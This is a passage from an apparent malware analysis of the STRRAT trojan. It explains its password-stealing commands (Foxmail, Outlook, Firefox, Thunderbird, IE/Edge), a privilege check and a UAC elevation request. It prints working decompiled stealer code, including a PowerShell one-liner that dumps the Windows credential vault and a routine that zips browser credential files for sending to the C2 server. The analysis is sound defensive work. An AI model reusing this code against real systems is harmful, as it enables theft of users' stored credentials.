    int[] a = { '~', 'd', 'r', 'a', 'G', 'o', 'n', '~' };
    int[] v7a = { '~', 'F', '@', '7', '%', 'm', '$', '~' };
    int fc0 = Convert.ToInt32("5A", 16);


    if (v == 1)
    {
        a = null;
        a = v7a;
        v7a = null;
        fc0 = Convert.ToInt32("71", 16);
    }


    int size = pHash.Length / 2;
    int index = 0;
    int[] b = new int[size];
    for (int i = 0; i < size; i++)
    {
        b[i] = Convert.ToInt32(pHash.Substring(index, 2), 16);
        index = index + 2;
    }

    int[] c = new int[b.Length];

    c[0] = b[0] ^ fc0;
    Array.Copy(b, 1, c, 1, b.Length - 1);

    while (b.Length > a.Length)
    {
        int[] newA = new int[a.Length * 2];
        Array.Copy(a, 0, newA, 0, a.Length);
        Array.Copy(a, 0, newA, a.Length, a.Length);
        a = null;
        a = newA;
        newA = null;

    }
```

```
private static String sdfsldf(int n, String string) {
    int n2;
    int n3;
    int n4;
    int n5;
    int[] nArray = new int[]{126, 100, 114, 97, 71, 111, 110, 126};
    int[] nArray2 = new int[]{126, 70, 64, 55, 37, 109, 36, 126};
    int n6 = 90;
    if (n == 1) {
        nArray = nArray2;
        n6 = 113;
    }
    n = string.length() / 2;
    int n7 = 0;
    StringBuilder stringBuilder = new StringBuilder();
    int n8 = n5 = 0;
    while (n8 < n) {
        stringBuilder.append(Integer.parseInt(string.substring(n7).substring(0, 2), 16) + "\n");
        n7 += 2;
        n8 = ++n5;
    }
    String[] stringArray = stringBuilder.toString().split("\n");
    int[] nArray3 = new int[stringArray.length];
    int n9 = n4 = 0;
    while (n9 < nArray3.length) {
        int n10 = n4++;
        nArray3[n10] = Integer.parseInt(stringArray[n10]);
        n9 = n4;
    }
```




```
while (b.Length > a.Length)
{
    int[] newA = new int[a.Length * 2];
    Array.Copy(a, 0, newA, 0, a.Length);
    Array.Copy(a, 0, newA, a.Length, a.Length);
    a = null;
    a = newA;
    newA = null;
}

int[] d = new int[b.Length];

for (int i = 1; i < b.Length; i++)
{
    d[i - 1] = b[i] ^ a[i - 1];
}

int[] e = new int[d.Length];

for (int i = 0; i < d.Length - 1; i++)
{
    if (d[i] - c[i] < 0)
    {
        e[i] = d[i] + 255 - c[i];
    }
    else
    {
        e[i] = d[i] - c[i];
    }
    decodedPW += (char)e[i];
}

return decodedPW;
```

```
while (nArray5.length > nArray.length) {
    int[] nArray6 = new int[nArray.length << 1];
    int n11 = n6 = 0;
    while (n11 < nArray.length) {
        int n12 = n6++;
        nArray6[n12] = nArray[n12];
        n11 = n6;
    }
    int n13 = n6 = 0;
    while (n13 < nArray.length) {
        int n14 = n6 + nArray.length;
        int n15 = nArray[n6];
        nArray6[n14] = n15;
        n13 = ++n6;
    }
    nArray = nArray6;
    nArray5 = nArray4;
}
StringBuilder stringBuilder2 = new StringBuilder();
int n16 = n6 = 1;
while (n16 < nArray4.length) {
    StringBuilder stringBuilder3 = new StringBuilder().append(nArray4[n6] ^ nArray[n6 - 1]);
    stringBuilder2.append(stringBuilder3.append("\n").toString());
    n16 = ++n6;
}
String[] stringArray2 = stringBuilder2.toString().split("\n");
nArray4 = new int[stringArray2.length];
int n17 = n3 = 0;
while (n17 < stringArray2.length) {
    int n18 = n3++;
    nArray4[n18] = Integer.parseInt(stringArray2[n18]);
    n17 = n3;
}
String string2 = "";
int n19 = n2 = 0;
while (n19 < nArray4.length) {
    int n20 = nArray4[n2] - nArray3[n2] < 0 ? nArray4[n2] + 255 - nArray3[n2] : nArray4[n2] - nArray
    string2 = new StringBuilder().insert(0, string2).append(new String(new byte[]{(byte)n20}, 0, 1))
    n19 = ++n2;
}
return string2;
}
}
```

Based on this we can infer that ‘foxmail-pass’ is used to retrieve email addresses and decode passwords stored from within the installed Foxmail user profiles using ported C# code which is almost certainly plagiarised from ‘StarZHF’ and ‘Jacob Soo’.


Command Functionality: outlook-pass

This command primarily functions from within the ‘xncxbc()’ class, specifically what kicks off from the ‘sdfsldf()’ method.



```
} else if (stringArray2[0].equals("outlook-pass")) {
    cbnfdhn.StatusUpdateSend(new StringBuilder().insert(0, "outlook-pass|").append(cbnfdhn.sabretb()).append("|").append(cbnfdhn.sdfsldf()).append("|").append(new xncxbc().sdfsldf()).toString());
    cbnfdhn.StatusUpdate("Ready");
```

Examining this method we can see that it looks to search through some specific registry keys for the current user which are associated with Outlook. In specifics this is searching for any entry which after being converted to lowercase simply contains the key “password”, if this is not found it will continue searching, but if it is found it will add this to an array called ‘object5’.




Further on from this we find that it will examine any key which contains “IMAP Password”, “POP3 Password”, “HTTP Password”, or “SMTP Password”, and will then pull out the corresponding SMTP Server, Email, and Password (after decrypting using ‘CryptUnprotectData’ which once again uses DPAPI).

Based on this we can infer that ‘outlook-pass’ is used to retrieve the SMTP Server, Email, and Password values stored from within the appropriate Outlook registry keys if they exist on the system.

Command Functionality: fox-pass

This command primarily functions from within the ‘dncbnf(boolean)’ class, this time things are a bit different when creating an instance of this object as it uses variables ‘sabretb’, and ‘sdfsldf’ in determining what is happening when this command is run, it also has an error message to indicate the command will be targeting Firefox.



Examining this class we find that upon being instantiated it will set a number of variables and run ‘this.bsgshsbs()’. This method looks to have support for both ‘Thunderbird’ and ‘Firefox’ based on examined strings; however, we need to take note that the object is being created with ‘false’ in this instance and as such will have a variable ‘dfhttegd’ set to ‘false’ that plays a key part in determining whether this is looking at Firefox or Thunderbird.

In the above we can see that this is specifically looking for a ‘profiles.ini’ file in the user’s roaming directory for Firefox to be used within a new object created from ‘nddfgndt(String)’, and is specifically looking for anything that starts with the string ‘Profile’ in the list of returned objects. The gist of this is that it will be extracting the relevant Firefox profile directory to then search for the files ‘logins.json’, ‘key4.db’, and ‘cert9.db’, prior to running the method ‘sdfsldf(File, File, File)’ over these 3 files.

```
56      private String sdfsldf(File object, File file, File file2) {
57          ZipOutputStream zipOutputStream = null;
58          String string = new StringBuilder().insert(0, this.sdfsldf).append("\\rpack.zip").toString();
59          zipOutputStream = new ZipOutputStream(new FileOutputStream(new File(string)));
60          ZipOutputStream zipOutputStream2 = zipOutputStream;
61          ZipOutputStream zipOutputStream3 = zipOutputStream;
62          zipOutputStream.putNextEntry(new ZipEntry(((File)object).getName()));
63          dncbnf.sdfsldf(new FileInputStream((File)object), zipOutputStream);
64          zipOutputStream3.closeEntry();
65          zipOutputStream3.putNextEntry(new ZipEntry(file.getName()));
66          dncbnf.sdfsldf(new FileInputStream(file), zipOutputStream);
67          zipOutputStream3.closeEntry();
68          zipOutputStream2.putNextEntry(new ZipEntry(file2.getName()));
69          dncbnf.sdfsldf(new FileInputStream(file2), zipOutputStream);
70          zipOutputStream.closeEntry();
71          zipOutputStream2.close();
72          this.sabretb = true;
73          object = string;
74          try {
75              zipOutputStream.close();
76              return object;
77          }
78          catch (IOException iOException) {
79              Logger.getLogger(dncbnf.class.getName()).log(Level.SEVERE, null, iOException);
80              return object;
81          }
82          catch (Exception exception) {
83              try {
84                  Logger.getLogger(dncbnf.class.getName()).log(Level.SEVERE, null, exception);
85              }
86              catch (Throwable throwable) {
87                  Throwable throwable2;
88                  try {
89                      zipOutputStream.close();
90                      throwable2 = throwable;
91                  }
92                  catch (IOException iOException) {
93                      Logger.getLogger(dncbnf.class.getName()).log(Level.SEVERE, null, iOException);
94                      throwable2 = throwable;
95                  }
96                  throw throwable2;
97              }
98              try {
99                  zipOutputStream.close();
100                 return null;
101             }
102             catch (IOException iOException) {
103                 Logger.getLogger(dncbnf.class.getName()).log(Level.SEVERE, null, iOException);
104                 return null;
105             }
106         }
107     }
```

The above clears up what this is doing. After locating the above files they will attempt to be compressed into an archive called ‘rpack.zip’ which is sent as a serialized sequence of data. This differs from the previously seen commands in that there are no attempts to decrypt or decode these files to retrieve the credentials in cleartext, but rather is exfiltrating 3 files ‘logins.json’, ‘key4.db’, ‘cert9.db’ in an attempt to clone the user’s Firefox profile. We can see these files are useful in doing so by looking at an answer given by ‘cor-el’ here on a Mozilla Support Forum, replicated below for convenience.

```
 Firefox 58+ versions use key4.db for the key file (default salt and master password).
Previous Firefox versions used the key3.db file although they can use key4.db (SQLite).
Support for SQLite databases (key4.db and cert9.db) exists since 2011.
If you copy logins.json and key4.db to the current profile folder then Firefox should be able to find the userna
Note the logins.json and key4.db should match.
```

Based on this we can infer that ‘fox-pass’ is used to retrieve the user’s ‘logins.json’, ‘key4.db’, and ‘cert9.db’ files from their respective Firefox profile in order to later decrypt these or import these into a Firefox session to steal credentials.

Command Functionality: tb-pass

This command primarily functions from within the ‘dncbnf(boolean)’ class much like the ‘fox-pass’ command, only this time it is being run with a ‘true’ value rather than a ‘false’ value being passed.


The sole difference between this command being run and the ‘fox-pass’ command being run is that this is instead looking for the common ‘Thunderbird’ working directories as opposed to the ‘Firefox’ ones. Examining this post on MozillaZine, a Mozilla documentation website created by the user community, we find this also contains ‘logins.json’, ‘key4.db’, and ‘cert9.db’ which can be used to recover stored passwords.

Based on this we can infer that ‘tb-pass’ is used to retrieve the user’s ‘logins.json’, ‘key4.db’, and ‘cert9.db’ files from their respective Thunderbird profile in order to later decrypt these or import these into a Thunderbird session to steal credentials.

Command Functionality: ie-pass

This command primarily functions from within the ‘dhgdghd()’ class.

Examining this class we find that this is actually one of the more simple classes. Upon being instantiated this object will launch a new powershell process and create a new object of type Windows.Security.Credentials.PasswordVault. From here it will run the RetrieveAll method to quite literally retrieve all the credentials stored in the Credential Locker. This will generally bring back hidden passwords; however, a quick pipe to RetrievePassword successfully extracts these credentials.



```
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;

public final class dhgdghd {
    String sdfsldf;

    public final String sdfsldf() {
        return this.sdfsldf;
    }

    dhgdghd() {
        String string = "";
        try {
            int n;
            String[] stringArray = "[void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]\r\n";
            stringArray = new StringBuilder().insert(0, (String)stringArray).append("$vault = New-Object Windows.Security.Credentials.PasswordVault\r\n").toString();
            stringArray = new StringBuilder().insert(0, (String)stringArray).append("$vault.RetrieveAll() | % { $_.RetrievePassword();$_ }").toString();
            stringArray = new ProcessBuilder("powershell.exe", stringArray);
            stringArray.redirectErrorStream(true);
            stringArray = stringArray.start();
            BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(stringArray.getInputStream()));
            stringArray.getOutputStream().close();
            CharSequence charSequence = new StringBuilder();
            block2: while (true) {
                BufferedReader bufferedReader2 = bufferedReader;
                while ((stringArray = bufferedReader2.readLine()) != null) {
                    if (stringArray.trim().equals("")) continue block2;
                    bufferedReader2 = bufferedReader;
                    ((StringBuilder)charSequence).append((String)stringArray + "\n");
                }
                break;
            }
            bufferedReader.close();
            stringArray = ((StringBuilder)charSequence).toString().split("\n");
            int n2 = n = 0;
            while (n2 < stringArray.length) {
                if (stringArray[n].contains("{[hidden")) {
                    CharSequence charSequence2 = charSequence = stringArray[n].trim();
                    String string2 = ((String)charSequence2).substring(0, ((String)charSequence2).indexOf(" "));
                    CharSequence charSequence3 = charSequence = ((String)charSequence2).substring(string2.length()).trim();
                    String string3 = ((String)charSequence3).substring(0, ((String)charSequence3).indexOf(" "));
                    CharSequence charSequence4 = charSequence = ((String)charSequence3).substring(string3.length()).trim();
                    charSequence = ((String)charSequence4).substring(0, ((String)charSequence4).indexOf("{[hidden")).trim();
                    string = new StringBuilder().insert(0, string).append("Website: ").append(string3).append("\r\n").toString();
                    string = new StringBuilder().insert(0, string).append("Username: ").append(string2).append("\r\n").toString();
                    string = new StringBuilder().insert(0, string).append("Password: ").append((String)charSequence).append("\r\n").toString();
                    string = new StringBuilder().insert(0, string).append("\r\n").toString();
                }
                n2 = ++n;
            }
            if (string.equals("")) {
                string = "No Password Found";
            }
            this.sdfsldf = string;
            return;
        }
        catch (IOException iOException) {
            this.sdfsldf = string;
            return;
        }
```


Once again if we weren't sure about this we could do a search and wind up on Github with some code to [retrieve credentials from IE & Edge](#) which is identical.

```
 # Content: Receive Credentials from IE & Edge
# Author: Florian Hansemann | @CyberWarship | https://hansesecure.de
# Date: 09/2020

[void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]
$vault = New-Object Windows.Security.Credentials.PasswordVault
$vault.RetrieveAll() | % { $_.RetrievePassword();$_ } | select username,resource,password
```

Based on this we can infer that 'ie-pass' is used to retrieve all the credentials stored in the Credential Locker used by Edge and Internet Explorer…and that malware authors rip code off from others, who'd have thought?

Command Functionality: all-pass

This command begins to chain a number of the above credential harvesting techniques specifically called out in 'dhgdghd()' (IE / Edge), 'thtyrths()' (Google Chrome), 'dsgsdfge()' (Foxmail), 'xncxbc()' (Outlook), before checking if the command passed was 'save-all-pass', in the event it was, it will send these to the C2 before further processing occurs.



From the above we also see that if the command didn't include 'save-all-pass', STRRAT will continue processing 'dncbnf(boolean)' to get both Firefox and Thunderbird related files which will be sent to the C2.


Based on this we can infer that 'all-pass' is used to harvest credentials for IE/Edge, Google Chrome, Foxmail, and Outlook. In the event that 'save-all-pass' is being sent instead as the command, this will send all of these to the C2. If not, it will go out and try to retrieve Firefox and Thunderbird files needed to decrypt or import passwords.

Command Functionality: save-all-pass

This command is actually a part of the 'all-pass' command mentioned above and determines if credentials will be sent to the C2 or not.


Command Functionality: chk-priv

This command functions by simply running cbnfdhn.ssdgsbh() and sending back your privileges as either 'Admin' or 'User'.



```
        }
    } else if (stringArray2[0].equals("chk-priv")) {
        if (cbnfdhn.ssdgsbh()) {
            cbnfdhn.StatusUpdate("Privilege: Admin");
        } else {
            cbnfdhn.StatusUpdate("Privilege: User");
        }
```

Just when we thought commands couldn't be more simple we find this. By examining ssdgsbh() we can see that this is used to try and write a new file to 'C:\Windows\System32\config\dummy.log'.



```
504     private static boolean ssdgsbh() {
505         try {
506             FileWriter fileWriter = new FileWriter("C:\\Windows\\System32\\config\\dummy.log");
507             fileWriter.write("1:2");
508             fileWriter.close();
509             return true;
510         }
511         catch (Exception exception) {
512             return false;
513         }
514     }
```

Because the location this file is being written to has a default Access Control List (ACL) which restricts it to Administrators, this command takes a shortcut method of trying to write a dummy file, and if it can't do it just assumes you're not an Administrator, cute.

Based on this we can infer that 'chk-priv' is used to try and write a dummy file to C:\Windows\System32\config\dummy.log as a way to check user privileges. Where it's successful it will send back 'Privilege: Admin', and where it fails it will instead send back 'Privilege: User'.

Command Functionality: req-priv

This command primarily functions from the 'sstydgn()' method inside of cbnfdhn which if the method returns 'true' will cause this process to terminate via System.exit(0).

```
} else if (stringArray2[0].equals("req-priv")) {
    fileLock.sdfsldf();
    if (cbnfdhn.sstydgn()) {
        System.exit(0);
    } else {
        fileLock.sabretb();
        cbnfdhn.StatusUpdate("Permission Denied");
    }
```

The reason this is occurring can be uncovered easily as we dive into 'sstydgn()'. Looking at this method we can see that it is attempting to launch PowerShell in order to use the ['start-process' commandlet] to run STRRAT using '-verb runAS'. As this happens STRRAT will be attempting to use PowerShell to launch STRRAT as administrator which will generally function by sending a UAC prompt to the user asking if they want to run this.

```
887     private static boolean sstydgn() {
888         try {
889             Object object = new StringBuilder().insert(0, "Start-Process '").append(System.getProperty("java.home")).append("\\bin\\javaw.exe' -argumentlist '-jar ").append(Main.GetJarRunPath()).append("' -verb runAs").toString();
890             object = new ProcessBuilder(new String[]{"powershell", object});
891             ((ProcessBuilder)object).redirectErrorStream(true);
892             object = ((ProcessBuilder)object).start();
893             object = new BufferedReader(new InputStreamReader(((Process)object).getInputStream()));
894             StringBuilder stringBuilder = new StringBuilder();
895             block2: while (true) {
896                 String string;
897                 Object object2 = object;
898                 while ((string = ((BufferedReader)object2).readLine()) != null) {
899                     if (string.trim().equals("")) continue block2;
900                     object2 = object;
901                     stringBuilder.append(string);
902                 }
903                 break;
904             }
905             ((BufferedReader)object).close();
906             return stringBuilder.toString().equals("");
907         }
908         catch (Exception exception) {
909             return false;
910         }
911     }
```

If the user confirms this or UAC is not enabled then this will return true and kill the current STRRAT process as a new one will have been spawned with Administrator rights.


Based on this we can infer that 'req-priv' is used to use PowerShell in an attempt to run STRRAT with administrator rights/privileges.

Command Functionality: rw-encrypt

